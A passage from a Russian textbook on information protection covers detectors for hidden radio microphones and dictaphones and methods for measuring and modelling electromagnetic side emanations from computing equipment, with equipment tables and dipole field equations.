Цены на устройства обнаружения радиомикрофонов на отечественном рынке спецтехники колеблются от нескольких сотен до десятков тысяч долларов, в зависимости от класса прибора. В настоящее время на нем присутствует достаточно большое число систем, предназначенных для решения широкого круга задач по обнаружению радиомикрофонов и слухового контроля сигналов от различных передающих средств. При этом выделяются две основные группы устройств:

- относительно простые (хотя, зачастую, и обладающие рядом дополнительных функций), которые можно условно отнести к классу “детекторов поля”;
- сложные (и, как следствие, дорогие) компьютеризированные системы, которые можно условно отнести к классу корреляторов.

Первые не позволяют по целому ряду причин уверенно обнаруживать микрорадиопередающие устройства в условиях помещений, насыщенных связной, вычислительной, оргтехникой и различными коммуникациями, особенно если объекты расположены в промышленных центрах со сложной помеховой обстановкой.

Вторые обладают достаточно высокими характеристиками и набором разнообразных функций, но требуют при этом от пользователя достаточно серьезной подготовки, а их стоимость в 4–15 раз превышает стоимость устройств первого класса.

Обычно при разработке или выборе аппаратуры обнаружения ставятся следующие задачи:

- прибор должен иметь функцию корреляции, позволяющую малоподготовленному пользователю достаточно надежно выявлять наличие простых микрорадиопередающих устройств;
- эксплуатация прибора должна быть максимально проста;
- должна обеспечиваться возможность модернизации до уровня новых версий;
- цена прибора должна попадать в интервал цен между первым и вторым классом.

Таким образом, рационально выбирать такую аппаратуру обнаружения, в которой вместо ПЭВМ используются программируемые контролеры. Такой подход, с одной стороны, является более дешевым, а с другой — позволяет обеспечить максимальную про-

стоту управления в сочетании с возможностью простой программно-аппаратной модернизацией. Обычно устройства контроля содержат:

- радиоприемное устройство (AR-8000);
- микропроцессорное устройство управления;
- сетевой адаптер питания;
- выносную антенну-пробник;
- головные телефоны.

Устройство позволяет осуществлять поиск радиомикрофонов в следующих режимах:

- обзор заданного оператором диапазона частот с остановкой при обнаружении радиомикрофона;
- дежурный режим с постоянным обзором заданного диапазона с фиксацией в памяти значений частот обнаруженных радиопередатчиков;
- определение местоположения обнаруженных радиомикрофонов с помощью выносной антенны-пробника.

Задание режимов производится с микропроцессорного блока управления. Рабочий диапазон частот — 500 кГц – 1,9 ГГц.

Обнаружение записывающих устройств (диктофонов)

В настоящее время широкое распространение получила скрытая запись на диктофоны как способ документирования речевой информации.

Каким требованиям должен соответствовать обнаружитель диктофонов (ОД)? Всего нескольким: быстро и скрытно обнаруживать любые диктофоны на приемлемом расстоянии и сигнализировать об этом. Однако способы достижения указанных целей могут сильно различаться в зависимости от того, должен ли ОД быть портативным, обслуживать офис или большой зал заседаний. Таким образом, существует потребность в целом спектре устройств.

Однако существующие модели (RS100, RS200, PTRD 014-017, АРК) обладают невысокой дальностью и не могут в полной мере удовлетворить пользователей. Причина такого положения заключается в сложности самой задачи обнаружения диктофонов. Прежде всего, она в том, что собственное излучение объекта является сверхслабым. Поэтому для его обнаружения приходится использовать сверхчувствительные каналы получения информации. При этом возникает другая проблема. Прибор очень чувствителен, он “видит”: компьютеры за стеной, изменения в сети 220 В × 50 Гц, пол***я*** от проходящего транспорта и т.д. Все эти сигналы немного превосходят по уровню измеряемый сигнал и являются помехами, поэтому приходится решать задачу обнаружения слабых сигналов в сложной помеховой обстановке.

Физические принципы

Установлено, что практически единственным информативным параметром, который может быть использован в целях обнаружения диктофонов, является переменное магнитное поле. Значимых источников этого поля в диктофонах всего два: включенный

электродвигатель и электрические цепи генератора тока стирания и подмагничивания. Первые ОД (TRD, TRD 800) реагировали на поля, создаваемые генератором. Это резко снижает практическую ценность таких ОД, поскольку в подавляющем числе моделей современных диктофонов генераторы не используются.

Данное обстоятельство заставило разработчиков ОД сконцентрировать усилия на создание приборов, регистрирующих магнитное поле работающего электродвигателя диктофона. Основным параметром ОД, в первую очередь интересующим пользователя, является максимальная дальность обнаружения. Для оценки этого параметра достаточно знать уровень поля, создаваемого диктофоном в окружающем пространстве, и величину пороговой чувствительности датчика.

В первом приближении физической моделью диктофона можно считать магнитный диполь, основной характеристикой которого является величина дипольного момента. Для различных типов диктофонов этот момент имеет значения от 10^{-5} А · м^2 до 10^{-4} А · м^2.

В реальной ситуации фактором, ограничивающим дальность обнаружения, являются помехи. Диапазон частот, в котором сосредоточена основная энергия поля диктофона, составляет 50–400 Гц. Этот диапазон очень сложен для измерений, поскольку именно здесь "разместились" наиболее мощные помехи. В первую очередь, это магнитные поля токов промышленной частоты 220 В 50 Гц и ее гармоник. Уровень их колеблется в интервале от 10^{-4} до 10^{-1} А · м^2.

Еще один источник помех — компьютер, особенно его дисплей. Величина эквивалентного магнитного момента дисплея может достигать 1 А · м^2. Свой вклад в помеховую обстановку вносят и множество других источников: телефоны, телефаксы, копировальная техника и различные электробытовые приборы. Следовательно, динамический диапазон измерительного тракта должен быть не менее 100 дБ.

Требования к динамическому диапазону могут быть снижены до реально осуществимых при использовании дифференциальных датчиков (градиентометров), измеряющих разность значений поля в двух точках, разнесенных на расстояние **d**. При этом достигается ослабление поля пропорциональное **d**/**R**, где **R** — расстояние до источников помех. В большинстве практических применений при **d** = 0,1 м ослабление составляет 20–30 дБ. Платой за это является уменьшение потенциально достижимой дальности обнаружения $\mathbf{R_{max}}$ = 1,0 – 1,8 м.

Возможен еще один принцип построения ОД. Ток, протекающий в цепях электродвигателя диктофона, содержит четко выраженную импульсную составляющую. Это приводит к размазыванию спектра частот до десятков килогерц. Использование ВЧ части спектра 5–15 кГц позволяет существенно уменьшить габариты датчика и упростить схему обработки.

Основная задача, решаемая при создании ОД, — это отстройка от мощных помех. Она может быть решена двумя способами: аналоговым и цифровым.

Одной из главных проблем, с которой столкнулись потребители при использовании аналоговых моделей, оказалась необходимость подстройки приборов к сложной помеховой обстановке. При этом вследствие изменчивости среды приборы каждый раз нужда-

лись в новой подстройке. Таким образом, от опыта пользователя зависела работоспособность ОД и их адаптация к нестационарным условиям.

Более перспективной является цифровая технология, позволяющая реализовать функции подстройки в приборе и осуществлять более мощную отстройку от помех. Однако сложность задачи синтеза четкого и однозначного поведения прибора для любых ситуаций, возникающих по мере поступления текущей информации, не позволяла до последнего времени выпускать такие модели ОД.

Цифровой путь управления ОД связан с синтезом алгоритмов обработки сигналов. При этом ввиду сложности задачи приходится использовать не один алгоритм, а совокупность технологий цифровой обработки.

Спектральный анализ

В некоторых моделях ОД обнаружение осуществляется во временн***о***й области по изменению мощности сигнала в одном или двух пространственных или частотных каналах. Такой анализ осложнен тем, что мощность сигналов и помех суммируется и поэтому сигналы становятся неразличимыми.

Эту сложность можно преодолеть переходом на N-мерное спектральное пространство, где помехи и сигналы разделены по различным компонентам спектра. К сожалению, такой переход удается реализовать для временн***о***й координаты сигнала.

Переход в спектральное пространство равносилен использованию решетки градиентометров, каждый из которых работает на своей частоте (так называемых спектральных градиентометров).

Наиболее подходящим является спектральное представление в базисе гармонических функций из-за периодического характера сигналов диктофонов и большинства помех, что позволяет получить компактные спектры.

Задача заключается в обнаружении новых компонентов спектра, возникающих при появлении работающего диктофона. Соотношение амплитуд помеха/сигнал может достигать значения 1000 единиц.

Диктофон может быть обнаружен, если гармонический сигнал на соответствующей частоте превышает шум. Увеличение дальности обнаружения за счет уменьшения шумового порога достигается накоплением спектров. Однако значительное увеличение количества накапливаемых спектров может привести к недопустимо большому времени обнаружения. Поэтому целесообразно использовать скользящие оценки спектра.

Спектральный пик сигнала неизвестной частоты возникает в многокомпонентном спектре, соседствуя, а иногда и совпадая с мощными пиками сторонних источников, связанных со сложной электромагнитной обстановкой.

В разных областях техники задачу обнаружения энергетически слабого события решают по-разному. При поиске магнитных аномалий со спутников используют карты магнитного поля, составленные на основе многолетних наблюдений. При обработке изображений осуществляют режекцию фона. В ОД некоторых моделей выполняют предварительную балансировку каналов.

Предварительную балансировку можно применить и для компонентов спектра сигнала градиентометра. Предположим, что спектр содержит две составляющие: стабильную помеховую и сигнальную, которая возникает в случае включения диктофона.

Проведем "обучение" прибора в условиях, когда достоверно отсутствуют диктофоны. При этом можно оценить статистические характеристики фона, в частности, его спектр — шаблон **S(f,0)**. На этапе обнаружения измеряется разность между текущим спектром и пороговым спектром-шаблоном: **C(f,t) = S(f,t) – S(f,0)**. Сглаживая во времени разностный спектр, получим критериальную функцию **[C(f,t)] = [S(f,t)] – [S(f,0)]**. Правило обнаружения при этом формулируется как превышение критериальной функции спектрального порога:

C(f,t) > C(t)

Значение порога определяется уровнем помех, собственными шумами каналов обнаружителя, временем накопления информации, а также заданной вероятностью обнаружения и допустимой вероятностью ложной тревоги.

Данная процедура эквивалентна балансировке каждого из спектральных градиентометров, при этом разбалансировка является следствием появления сигнала. С другой стороны критеральная функция является, по существу, градиентом во времени. Индикатором появления диктофона является возникновение неравномерности во времени и возрастание градиента выше порогового уровня. При этом частоты диктофона и помехи могут совпадать.

Если бы все сводилось к стабильному фону, который можно запомнить перед сеансом контроля, то задача обнаружения была бы решена. Необходимо было бы в течение достаточно длительного времени обучать систему окружающей обстановке. Однако реально дела обстоят сложнее. Во время контроля возникают дополнительные помехи или фоновые компоненты: от транспорта, изменения параметров сети, офисной техники. Поэтому шаблон за время сеанса контроля существенно устаревает. Сама модель стабильного фона, к сожалению, является лишь условностью, которая на практике часто не соблюдается. Поэтому приходится привлекать дополнительные алгоритмы: распознавание событий и многоканальную адаптивную фильтрацию.

Распознавание событий

Процедура обучения, рассмотренная ранее, сама по себе является первым этапом распознавания события, связанного с работающим диктофоном. Однако в процессе обнаружения помимо работы диктофона встречается еще целый ряд событий, которые могут привести к превышению порога и вызвать сигнал тревоги, например, включение нового компьютера, вибрация, импульсная помеха, звонок телефона, помехи транспортные и т.д.

Поэтому ОД должен все эти события идентифицировать для того, чтобы организовать адекватную реакцию системы: при кратковременных помехах обнаружение на помеховых компонентах спектра должно отключаться, при долговременных — должны вносить изменения в шаблон.

В основу распознавания положена информация о спектре событий, полученная на этапе предварительных исследований.

Однако электромагнитная обстановка в крупных промышленных городах слишком разнообразна, чтобы распознавать все ситуации. Некоторые сигналы появляются и исчезают по случайному закону. Поэтому для исключения ложных тревог дополнительно приходится применять совершенно другой подход — многоканальную адаптивную фильтрацию.

Многоканальная фильтрация

Необходимость в многоканальной (многодатчиковой) системе обусловлена естественной потребностью контроля пространства, превышающего радиус обнаружения однодатчиковой системы. Однако, помимо этого, многоканальность способна придать системе совершенно новые возможности, в частности, компенсировать помехи.

Использование многоканальности для фильтрации помех базируется на различии действия ближних и дальних источников на систему. Мощный дальний источник воспринимают все датчики, в то время как слабый ближний сигнал от диктофона — всего один-два датчика. Тогда, сопоставив спектры сигналов различных каналов, можно разделить действия помех и диктофонов. По существу, это является обобщением принципа градиентометрии. Опорный и сигнальный каналы образуют своеобразный градиентометр, в котором спектр фона предсказывается по сигналу опорного канала. Отклонение от фона в сигнальном канале свидетельствует о наличии ближнего источника.

Дополнительные возможности отстройки от помех дают методы многоканальной адаптивной фильтрации.

Таким образом, последовательное применение различных технологий позволяет приблизиться к предельной дальности обнаружения.

Рассмотренные принципы обнаружения диктофонов применены в новой офисной системе PTRD 018, построенной на базе микропроцессора 80C25SB.

Цифровые технологии, реализованные в данной модели, позволяют охватить до 16-ти посадочных мест, что в восемь раз превышает возможности аналоговых моделей. Применение рассмотренных методов обработки сигналов обеспечивает нормальную работу прибора даже в помещениях с очень неблагоприятной помеховой обстановкой, при этом ложные срабатывания при соблюдении правил эксплуатации крайне маловероятны. Дальность обнаружения при благоприятных условиях достигает 1,5 м для каждого датчика, что на данный момент является наилучшим результатом.

Оценка уровня ПЭМИ

Оценка уровня ПЭМИ средств цифровой электронной техники может производиться с точки зрения соответствия этих уровней следующим нормам и требованиям:

- санитарно-гигиенические нормы (ГОСТ 12.1.006-84);
- нормы электромагнитной совместимости (ЭМС);
- нормы и требования по ЗИ об утечке через ПЭМИ.

В зависимости от того, соответствие каким нормам требуется установить, используются те или иные приборы, методы и методики проведения измерений.

Следует заметить, что нормы на уровни ЭМИ с точки зрения ЭМС существенно (на несколько порядков) строже санитарно-гигиенических норм. Очевидно, что нормы, методики и приборы, используемые в системе обеспечения безопасности жизнедеятельности, не могут быть использованы при решении задач ЗИ.

Уровни ПЭМИ цифровой электронной техники с точки зрения ЭМС регламентированы целым рядом международных и отечественных стандартов (публикации CISPR — специального международного комитета по радиопомехам, ГОСТ 29216-91) устанавливает следующие нормы напряженности поля радиопомех от оборудования информационной техники (табл. 11.1).

Таблица 11.1. Нормы напряженности поля радиопомех

Полоса частот, МГц	Квазипиковые нормы, ДБ миВ/м (миВ/м)
30–230	30 (31,6)
230–1000	37 (70,8)

Уровни напряженности поля излучаемых помех нормируются на расстоянии 10 или 30 м от источника помех в зависимости от того, где будет эксплуатироваться оборудование (в жилых помещениях или в условиях промышленных предприятий).

Приведенные допускаемые уровни излучения достаточны для перехвата ЭМИ на значительном расстоянии. Кроме того, в диапазоне частот 0,15–30 МГц нормируются только уровни напряжения помех на сетевых зажимах оборудования и не нормируется напряженность поля радиопомех. Данные нормы при серийном выпуске выполняются с какой-то вероятностью.

Таким образом, соответствие ПЭМИ средств цифровой электронной техники нормам на ЭМС не может быть гарантией сохранения конфиденциальности информации, обрабатываемой с помощью этих средств.

Однако высокая степень стандартизации методик и аппаратуры измерения уровня ЭМИ при решении задач оценки ЭМС делает возможным (с учетом некоторых особенностей) использование их при решении задач ЗИ. Остановимся на характеристиках используемой измерительной аппаратуры:

- диапазон рабочих частот — 9 МГц – 1000 МГц;
- возможность изменения полосы пропускания;
- наличие детекторов квазипикового, пикового, среднего и среднеквадратического значений;
- возможность слухового контроля сигнала, имеющего амплитудную и частотную модуляцию;
- наличие выхода промежуточной частоты и выхода на осциллограф;
- наличие комплекта стандартных калибровочных антенн.

Приборы, используемые на практике для определения ЭМС, перечислены в табл. 11.2.

Таблица 11.2. Приборы, используемые для определения ЭМС

Прибор	Диапазон рабочих частот, МГц	Производитель
SMV-8	26–1000	Messelecktronik, Германия
SMV-11	0,009–30	— " —
SMV-41	0,009–1000	— " —
“Элмас”	30–1300	ПО “Вектор”, С.–Петербург
ESH-2	0,009–30	RHODE & SHWARZ, ФРГ
ESV	20–1000	— " —
ESH-3	0,009–30	— " —
ESVP	20–1300	— " —

Современные измерительные приемники (ЭЛМАС, ESH-3, ESVP, SMV-41) автоматизированы и оборудованы интерфейсами по стандарту IEEE-488, что представляет возможность управлять режимами работы приемника с помощью внешней ЭВМ, а передавать измеренные значения на внешнюю ЭВМ для их обработки.

Кроме перечисленных в табл. 11.2 приборов, для измерения побочных ЭМИ средств цифровой электронной техники могут быть использованы анализаторы спектра в комплекте с измерительными антеннами (табл. 11.3).

Таблица 11.3. Анализаторы спектра

Прибор	Диапазон рабочих частот, МГц	Диапазон измерения	Производитель
СЧ-82	$3 \cdot 10^{-4}$ – 1500	1 миВ – 3 В	СНГ
СКЧ-84	$3 \cdot 10^{-5}$ – 110	70 нВ – 2,2 В	— " —
СЧ-85	$1 \cdot 10^{-4}$ – $39{,}6 \cdot 10^{3}$	1 миВ – 3 В 10^{-16} – 10^{-2} Вт	— " —
РСКЧ-86	25 – 1500	40 нВ – 2,8 В $3\ 10^{-17}$ – 1 Вт	— " —
РСКЧ-87	1000 – 4000	10^{-12} – 0,1 Вт	— " —
РСКЧ-90	1000 – 17440	10^{-12} – 0,1 Вт	— " —
HP8568B	$1 \cdot 10^{-4}$ – 1500	10^{-16} – 1 Вт	Hewlett-Packard, США

Окончание таблицы 11.3

Прибор	Диапазон рабочих частот, МГц	Диапазон измерения	Производитель
HP71100A	$1 \cdot 10^{-4}$ – 2900	10^{-16} – 1 Вт	— " —
HP8566 B	$1 \cdot 10^{-4}$ – 22000	10^{-16} – 1 Вт	— " —
2756P	$1 \cdot 10^{-2}$ – $3{,}25 \cdot 10^{3}$	10^{-16} – 1 Вт	Tektronix, США

2380-2383	$1 \cdot 10^{-4}$ – 4200	10^{-18} – 1 Вт	Marconi Instruments, Англия
FSA	$1 \cdot 10^{-4}$ – 2000	10^{-17} – 1 Вт	RHODE & SHWARZ, ФРГ
FSB	$1 \cdot 10^{-4}$ – 5000	10^{-17} – 1 Вт	— " —

Современные анализаторы спектра со встроенными микропроцессорами позволяют анализировать различные параметры сигналов. Имеется возможность объединения анализатора спектра с помощью интерфейса с другими измерительными приборами и внешней ЭВМ в автоматизированные измерительные системы.

В процессе обработки могут выполняться следующие функции: поиск экстремальных значений сигнала; отбор сигналов, уровень которых превосходит заданный сдвиг по оси частот для оптимальной регистрации сигнала. Встроенный микропроцессор обеспечивает обработку амплитудно-частотных спектров, а также оптимизацию времени измерения и разрешающей способности для рассматриваемого интервала частот.

В отличие от задач ЭМС, где требуется определить максимальный уровень излучения в заданном диапазоне частот, при решении задач ЗИ требуется определить уровень излучения в широком диапазоне частот, соответствующем информативному сигналу. Поэтому оценка уровня излучений при решении задач ЗИ должна начинаться с анализа технической документации и отбора электрических цепей, по которым можно передавать информацию с ограниченным доступом. Необходимо провести анализ и определить характеристики опасных сигналов:

- используемый код: последовательный, параллельный;
- периодическое повторение сигнала: есть, нет;
- временн***ы***е характеристики сигнала;
- спектральные характеристики сигнала.

После этого можно приступать непосредственно к определению уровней информативных ПЭМИ. Здесь используются следующие методы: метод оценочных расчетов, метод принудительной (искусственной) активизации; метод эквивалентного приемника.

Метод оценочных расчетов

Определяются элементы конструкции оборудования, в которых циркулируют опасные сигналы, составляются модели, производится оценочный расчет уровня излучений. Этот метод хорошо реализуется при наличии программного обеспечения для ЭВМ в виде экспертной системы, содержащей банк моделей излучателей.

Метод принудительной активизации

Активизируется (программно или аппаратно) канал (одна опасная цепь) эталонным сигналом, который позволяет идентифицировать излучения, и измеряются уровни возникающих ПЭМИ. Для измерений в данном методе могут быть использованы измерительные приемники и анализаторы спектра.

Метод эквивалентного приемника

Синтезируется приемник для восстановления информации, содержащейся в ПЭМИ. После калибровки такой приемник может быть использован для измерения уровней информационных излучений.

Каждый из методов обладает своими достоинствами и недостатками. В настоящее время наиболее приемлемым для практики методом оценки уровней информативных ПЭМИ представляется метод принудительной активизации.

Методы измерения уровня ПЭМИ

При проведении специальных исследований необходимо измерять уровень ПЭМИ и рассчитать радиус зоны R2, характеризующий минимальное расстояние от технических средств, на границе и за пределами которого отношение сигнал/шум не превышает нормированного значения (рис. 11.3). В общем случае это расстояние может находиться в ближней, промежуточной или дальней (волновой) зоне.

В пределах каждой из зон затухание электромагнитной волны описывается различными аналитическими зависимостями. Для получения объективной величины следует правильно определять границы зон.

В настоящее время границы зон определяются условно, без достаточного математического или электродинамического обоснования. Так в качестве границы ближней зоны некоторые авторы принимают величину $\boldsymbol{\lambda/2\pi}$, а дальней — $\boldsymbol{\lambda}$. В ряде случаев ошибочно принимается, что в промежуточной зоне напряженность электрического поля обратно пропорциональна квадрату расстояния от источника побочных излучений. Таким образом, при расчете радиуса R2 допускаются методические погрешности, что недопустимо при организации защиты информации ограниченного распространения от утечки за счет побочных электромагнитных излучений. Для многих технических средств обработки информации (ПЭВМ и др.) характерна большая величина амплитуды напряжения опасного сигнала и малая величина амплитуды тока. Такие источники относятся к электрическим излучателям.




Рис. 11.3. Определение радиуса зоны R2

Технические средства обработки информации полагаем точечным электрическим излучателем, поскольку его размеры существенно меньше расстояния до точки возможного перехвата информации. Представим техническое средство обработки информации в виде диполя, размещенного в точке **O** сферической системы координат, как показано на рис. 11.4.

Математические выражения для определения параметров поля источников ПЭМИ можно получить из классической теории технической электродинамики, используя выражение для векторного потенциала. Известно, что векторы напряженности магнитного **H** и электрического **E** полей связаны с векторным потенциалом зависимостями:

$$\mathbf{H} = \left(\frac{1}{\mu_a}\right) \times \mathbf{rot}\mathbf{A}_э\,,\ \mathbf{E} = \left(\frac{1}{\mathbf{i}\,\omega\varepsilon_a\mu_a}\right)\mathbf{rot}\,\mathbf{rot}\mathbf{A}_a$$

Здесь

$$\mathbf{A}_э = \frac{\mu_a \mathbf{I}\, \boldsymbol{l}\, \mathbf{e}^{-\mathbf{jkr}}}{4\pi\mathbf{r}},$$

где ε_a — абсолютная комплексная диэлектрическая проницаемость;

μ_a — абсолютная магнитная проницаемость среды; **I** — ток в проводнике; ***l*** — длина проводника; **r** — расстояние от излучателя до измерительной антенны (точка наблюдения); **k** — волновое число.




Рис. 11.4. Модель излучателя электромагнитного поля

Разложим векторный потенциал на радиальную ($\mathbf{A_r}$), угломестную ($\mathbf{A_\theta}$) и азимутальную ($\mathbf{A_\phi}$) составляющие:

$$\mathbf{A_r} = \frac{\mu_a}{4\pi r} I\, l\, \frac{e^{-jkr}}{r} \cos\theta,\ \mathbf{A_\theta} = -\frac{\mu_a}{4\pi r} I\, l\, \frac{e^{-jkr}}{r} \sin\theta,\ \mathbf{A_\phi} = 0$$

В сферической системе координат составляющие вектора напряженности электрического поля описываются следующими выражениями:

$$\mathbf{E_r} = -i\,\frac{I\, l}{2\pi\omega\varepsilon_a}\, e^{-ikr}\left(\frac{1}{r^3} + \frac{i\,k}{r^2}\right)\cos\theta \qquad (11.1)$$

$$\mathbf{E_\theta} = -i\,\frac{I\, l}{4\pi\omega\varepsilon_a}\, e^{-ikr}\left(\frac{1}{r^3} + \frac{i\,k}{r^2} - \frac{k^2}{r}\right)\sin\theta \qquad (11.2)$$

$$\mathbf{E_\phi} = 0$$

Вектор напряженности электрического поля имеет вид $\mathbf{E} = \mathbf{rE_r} + \boldsymbol{\theta}\mathbf{E_\theta}$. Силовые лини вектора $\mathbf{E}$ лежат в меридиональных плоскостях. Составляющая $\mathbf{E_\theta}$ достигает максимального значения при $\theta = \pi/2$ в экваториальной плоскости и равна нулю на оси диполя. Поэтому измерения ПЭМИ необходимо осуществлять в направлении максимального излучения технического средства при $\theta = \pi/2$. Составляющая $\mathbf{E_r}$ пропорциональна $\cos\theta$ и достигает максимума на оси диполя, а в экваториальной плоскости равна нулю.

С учетом волнового сопротивления среды без потерь

$\rho = \sqrt{\frac{\mu_a}{\varepsilon_a}}$, скорости распространения

$\nu_0 = \frac{1}{\sqrt{\frac{\mu_a}{\varepsilon_a}}}$ и длины волны $\lambda = \frac{\nu}{f}$,

выражение (11.2) для $\mathbf{E_\theta}$ можно представить в виде:

$$\mathbf{E_\theta = \rho_0 I l}\left[\frac{1}{4\pi r^2} - i\left(\frac{\lambda}{8\pi^2 r^3} - \frac{1}{2\lambda r}\right) e^{-ikr}\right] \qquad (11.3)$$

При измерении напряженности электрической составляющей поля с помощью селективных микровольтметров используется режим пикового или квазипикового детектирования. В этом случае амплитуда напряженности электрической составляющей поля может быть выражена следующим образом:

$$\mathbf{E_m} = \sqrt{\left(\mathbf{E_{m_1} - E_{m_3}}\right)^2 + \mathbf{E_{m_2}}^2}, \text{ где} \qquad (11.4)$$

$$\mathbf{E_{m_1} = \rho_0 \frac{I l/\lambda}{8\pi^2} \frac{1}{r^3}},\ \mathbf{E_{m_2} = \rho_0 \frac{I l}{4\pi} \frac{1}{r^2}},\ \mathbf{E_{m_3} = \rho_0 \frac{I l}{2\lambda} \frac{1}{r}}$$

Пространство вокруг точечного излучателя условно разделяется на три зоны — ближнюю промежуточную и дальнюю. Характер зависимости амплитуды электрической составляющей от дальности зависит от того, в какой зоне расположена точка наблюдения.

Рассмотрим зависимости амплитуды электрической составляющей в ближней, промежуточной и дальней зонах.

Ближняя зона

Под ближней зоной понимается область вокруг излучателя, для которой $\mathbf{|kr| << 1}$, где $\mathbf{k = 2\pi/\lambda}$ — волновое число. Следовательно, $\mathbf{r << \lambda/(2\pi)}$. Учитывая, что $\mathbf{|kr| << 1}$, принимаем $\mathbf{|kr| = 0}$. В этом случае выражения (11.1) и (11.2) можно привести к виду:

$$\mathbf{E_r = -i \frac{I l}{2\pi\omega\varepsilon_a} \frac{1}{r^3} \cos\theta},\ \mathbf{E_\theta = -i \frac{I l}{4\pi\omega\varepsilon_a} \frac{1}{r^2} \sin\theta} \qquad (11.5)$$

Дальняя зона

Под дальней зоной понимается область пространства вокруг излучателя, для которой $\mathbf{|kr| >> 1}$ или $\mathbf{r >> \lambda/(2\pi)}$. Пренебрегая слагаемыми с более высокими степенями $\mathbf{r}$ в знаменателе, получаем

$$\mathbf{E_\theta = i \frac{k^2 I l}{4\pi\omega\varepsilon_a} \frac{e^{-ikr}}{r} \sin\theta} \qquad (11.6)$$

Промежуточная зона

Под промежуточной зоной понимается область пространства вокруг излучателя, в котором расстояние **r** от излучателя до измерительной антенны соизмеримо с длиной волны **λ**. Это означает, что ни одним из слагаемых в (11.3) пренебрегать нельзя. В данной зоне формула для расчета электрической составляющей поля имеет вид:

$$\mathbf{E_m} = \mathbf{A}\sqrt{\left(\frac{\lambda}{4\pi^2 r^3} - \frac{1}{\lambda r}\right)^2 + \left(\frac{1}{2\pi r^2}\right)^2},$$

где $\mathbf{A} = \rho_0 \mathbf{I}\, l/2$ — энергетический коэффициент.

На рис. 11.5 и 11.6 представлены графики зависимостей составляющих напряженности электрического поля от расстояния до точки наблюдения на частотах 50 и 200 МГц. Видно, что вблизи источника преобладает квазистационарная составляющая $\mathbf{E_{m_1}}$, которая обратно пропорциональна кубу расстояния до точки наблюдения (11.5), а в дальней зоне — составляющая поля излучения $\mathbf{E_{m_3}}$, которая обратно пропорциональна расстоянию до точки наблюдения (11.6). В точке пересечения на удалении от источника, равном $\lambda/(2\pi)$, все три составляющие равны. С уменьшением длины волны данная точка смещается в сторону источника, что означает уменьшение размера ближней зоны.




Рис. 11.5. Напряженность электрического поля на частоте 50 Мгц




Рис. 11.6. Напряженность электрического поля на частоте 200 Мгц

Взаимное сравнение вклада каждой из составляющих в амплитуду напряженности электрического поля позволяет определить границы зон с достаточной для практики точностью.

Расстоянием до границы ближней зоны $\mathbf{r_{бл}}$ назовем расстояние от источника ПЭМИ, на котором максимальная составляющая $\mathbf{E_{m_1}}$ в ξ раз превосходит вклад составляющей $\mathbf{E_{m_2}}$. В пределах данного расстояния можно пренебречь составляющими $\mathbf{E_{m_2}}$ и $\mathbf{E_{m_3}}$ и считать, что результирующая амплитуда электрической составляющей поля равна составляющей $\mathbf{E_{m_1}}$.

